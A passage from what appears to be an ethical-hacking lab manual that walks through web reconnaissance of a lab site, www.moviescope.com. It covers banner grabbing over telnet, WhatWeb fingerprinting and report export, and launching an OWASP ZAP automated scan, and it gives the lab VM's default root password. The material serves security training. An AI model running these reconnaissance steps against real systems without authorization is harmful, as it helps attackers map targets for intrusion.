| nbstat: NetBIOS name: SERVER2019, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:8d:37:e2 (VMware)
| Names:
| SERVER2019<00>          Flags: <unique><active>
| WORKGROUP<00>             Flags: <group><active>
| SERVER2019<20>            Flags: <unique><active>

```

Figure 1.1.5: Nmap scan results

T A S K 1 . 4

Perform Banner Grabbing

15. Now, perform banner grabbing to identify the make, model, and version of the target web server software.
16. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter** to establish a telnet connection with the target machine.

Note: Port 80 is the port number assigned to the commonly used Internet communication protocol, Hypertext Transfer Protocol (HTTP).

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~#
#telnet www.moviescope.com 80
```

Figure 1.1.6: Issuing telnet command

17. The **Trying 10.10.10.19...** message appears; type **GET / HTTP/1.0** and press **Enter** two times.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~#
#telnet www.moviescope.com 80
Trying 10.10.10.19...
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0
```

Figure 1.1.7: Trying 10.10.10.19...

18. The result appears, displaying information related to the server name and its version, technology used.
 19. Here, the server is identified as **Microsoft-IIS/10.0** and the technology used is **ASP.NET**.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~#
#telnet www.moviescope.com 80
Trying 10.10.10.19...
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 500 Internal Server Error
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Tue, 14 Jan 2020 12:13:35 GMT
Connection: close
Content-Length: 1208

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>500 - Internal server error.</title>
<style type="text/css">
<!--
```

Figure 1.1.8: Telnet result

Note: In real-time, an attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains the

banner information of the respective target. In other words, if the attacker entered an IP address, they receive the banner information of the target machine; if they enter the URL of a website, they receive the banner information of the respective web server that hosts the website.

20. This concludes the demonstration of how to perform web application reconnaissance (Whois lookup, DNS interrogation, port and services discovery, banner grabbing, and firewall detection).
21. Close all open windows and document all the acquired information.

T A S K 2

Perform Web Application Reconnaissance using WhatWeb

Here, we will perform web application reconnaissance using the WhatWeb tool.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Windows Server 2019** and **Parrot Security** virtual machines are running.

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon () at the top of **Desktop** to open a **Terminal** window. A **Parrot Terminal** window appears.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

 WhatWeb identifies websites and recognizes web technologies, including content management systems (CMS), blogging platforms, statistics and analytics packages, JavaScript libraries, web servers, and embedded devices. It also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

5. In the **Terminal** window, type **whatweb** and press **Enter**. It displays a list of the commands available with WhatWeb.

Figure 1.2.1: WhatWeb options

6. Now, type **whatweb <Target Web Application>** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform website footprinting on the target website.
 7. The result appears, displaying the **MovieScope** website infrastructure, as shown in the screenshot.

```
Parrot Terminal
File Edit View Search Terminal Help
└─# whatweb www.moviescope.com
http://www.moviescope.com [200 OK] ASP.NET[4.0.30319], Country[RESERVED][ZZ],
HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.19], Meta-Author[EC-Council], Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, Title[Login - Movie Scope], X-Powered-By[ASP.NET]
[root@parrot]-(~)
└─#
```

Figure 1.2.2: Scanning the target website


8. In the terminal, type **whatweb -v <Target Web Application>** (here, the target web application is **www.moviescope.com**) and press **Enter** to run a verbosity scan on the target website.



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~
#whatweb -v www.moviescope.com
```

Figure 1.2.3: Running verbosity scan on the target website

9. The result appears, displaying a detailed report on the target website such as its IP address, plugin information, and HTTP header information, as shown in the screenshot.



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~
#whatweb -v www.moviescope.com
whatWeb report for http://www.moviescope.com
Status    : 200 OK
Title     : Login - MovieScope
IP        : 10.10.10.19
Country   : RESERVED, ZZ

Summary   : ASP .NET[4.0.30319], HTTPServer[Microsoft-IIS/10.0], Meta-Author[EC-Council],
            Microsoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, X-Powered-By[ASP.NET]

Detected Plugins:
[ ASP .NET ]
    ASP.NET is a free web framework that enables great Web
    applications. Used by millions of developers, it runs some
    of the biggest sites in the world.

    Version      : 4.0.30319 (from X-AspNet-Version HTTP header)
    Google Dorks: (2)
    Website      : http://www.asp.net/

[ HTTPServer ]
    HTTP server header string. This plugin also attempts to
    identify the operating system from the server header.

    String       : Microsoft-IIS/10.0 (from server string)
```

Figure 1.2.4: Results of verbosity scan on the target website

```

Parrot Terminal
File Edit View Search Terminal Help
[ Meta-Author ]
    This plugin retrieves the author name from the meta name
    tag - info:
    http://www.webmarketingnow.com/tips/meta-tags-uncovered.html
    #author

    String      : EC-Council

[ Microsoft-IIS ]
    Microsoft Internet Information Services (IIS) for Windows
    Server is a flexible, secure and easy-to-manage Web server
    for hosting anything on the Web. From media streaming to
    web application hosting, IIS's scalable and open
    architecture is ready to handle the most demanding tasks.

    Version     : 10.0
    Website     : http://www.iis.net/

[ Modernizr ]
    Modernizr adds classes to the <html> element which allow
    you to target specific browser functionality in your
    stylesheet. You don't actually need to write any Javascript
    to use it. [JavaScript]

    Website     : http://www.modernizr.com/

[ PasswordField ]
    find password fields

    String      : txtpwd (from field name)

[ Script ]
    This plugin detects instances of script HTML elements and
    returns the script language/type.

[ X-Powered-By ]
    X-Powered-By HTTP header

    String      : ASP.NET (from x-powered-by string)

HTTP Headers:
    HTTP/1.1 200 OK
    Cache-Control: private
    Content-Type: text/html; charset=utf-8

```

Figure 1.2.5: Results of verbosity scan on the target website

TASK 2.2**Export the Report**

10. Now, type **whatweb --log-verbose=MovieScope_Report www.moviescope.com** and press **Enter** to export the results returned by WhatWeb as a text file.

Note: This will generate a report with the name **MovieScope_Report** and save this file in the **root** folder.

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# whatweb --log-verbose=MovieScope_Report www.moviescope.com
http://www.moviescope.com [200 OK] ASP .NET[4.0.30319], Country[RESERVED][ZZ],
HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.19], Meta-Author[EC-Council], Micr
osoft-IIS[10.0], Modernizr, PasswordField[txtpwd], Script, Title[Login - Movie
Scope], X-Powered-By[ASP.NET]
[root@parrot] ~
#
```

Figure 1.2.6: Results of verbosity scan on the target website

11. Type **pluma MovieScope_Report** and press **Enter** to open the resultant file.




Figure 1.2.7: Open MovieScope_Report in text document

12. The **MovieScope_Report** text file appears, as shown in the screenshot.

Note: In real-time, attackers use this information to determine the website infrastructure and find underlying vulnerabilities, and later exploit them to launch further attacks.

 A screenshot of a text editor window titled "MovieScope_Report (~) - Pluma". The window has a dark background with light-colored text. At the top, there's a menu bar with "File", "Edit", "View", "Search", "Tools", "Documents", and "Help". Below the menu is a toolbar with icons for opening files, saving, printing, and undoing. The main area of the window contains the text of the "MovieScope_Report" file. The text includes details about the website, such as status, title, IP, country, and detected plugins like ASP.NET and Microsoft-IIS/10.0. The file ends with a note about the server string being Microsoft-IIS/10.0.

```

1 WhatWeb report for http://www.moviescope.com
2 Status      : 200 OK
3 Title       : Login - MovieScope
4 IP          : 10.10.10.19
5 Country     : RESERVED, ZZ
6
7 Summary     : ASP .NET[4.0.30319], HTTPServer[Microsoft-IIS/10.0], Meta-
   Author[EC-Council], Microsoft-IIS[10.0], Modernizr,
   PasswordField[txtpwd], Script, X-Powered-By[ASP.NET]
8
9 Detected Plugins:
10 [ ASP .NET ]
11   ASP .NET is a free web framework that enables great Web
12   applications. Used by millions of developers, it runs some
13   of the biggest sites in the world.
14
15 Version     : 4.0.30319 (from X-AspNet-Version HTTP header)
16 Google Dorks: (2)
17 Website     : http://www.asp.net/
18
19 [ HTTPServer ]
20   HTTP server header string. This plugin also attempts to
21   identify the operating system from the server header.
22
23 String      : Microsoft-IIS/10.0 (from server string)
24
  
```

Plain Text ▾ Tab Width: 4 ▾ Ln1, Col1 INS

Figure 1.2.8: MovieScope_Report text file

13. This concludes the demonstration of how to perform website reconnaissance on a target website using the WhatWeb tool.
14. Close all open windows and document all the acquired information.

TASK 3

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. ZAP provides functionality for a range of skill levels—from developers to testers new to security testing, to security testing specialists.

Perform Web Spidering using OWASP ZAP

Here, we will perform web spidering on the target website using OWASP ZAP.

Note: In this task, the target website (www.moviescope.com) is hosted by the victim machine **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Windows Server 2019** and **Parrot Security** virtual machines are running.

- On the **Parrot Security** virtual machine, click the **MATE Terminal** icon (��) present at the top of **Desktop** to open a **Terminal** window.
- In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

- Now, type **cd** and press **Enter** to jump to the root directory.
- A **Parrot Terminal** window appears; type **zaproxy** and press **Enter** to launch OWASP ZAP.

```

[attacker@parrot]~
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~
#zaproxy

```

Figure 1.3.1: Launch OWASP ZAP

TASK 3.1**Launch OWASP ZAP**

6. The **OWASP ZAP** initializing window appears; wait for it to complete.



Figure 1.3.2: OWASP ZAP initializes

7. After completing initialization, a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button and click **Start**.

Note: If a **Manage Add-ons** window appears, click the **Close** button.




Figure 1.3.3: OWASP ZAP Persist Session

8. The **OWASP ZAP** main window appears. Under the **Quick Start** tab, click the **Automated Scan** option under **Welcome to OWASP ZAP**.




Figure 1.3.4: OWASP ZAP: click Manual Explore

T A S K 3 . 2

Perform Automated Scan

9. The **Automated Scan** wizard appears; enter the target website under the **URL to attack** field (here, www.moviescope.com). Leave the other settings to default and click the **Attack** button.

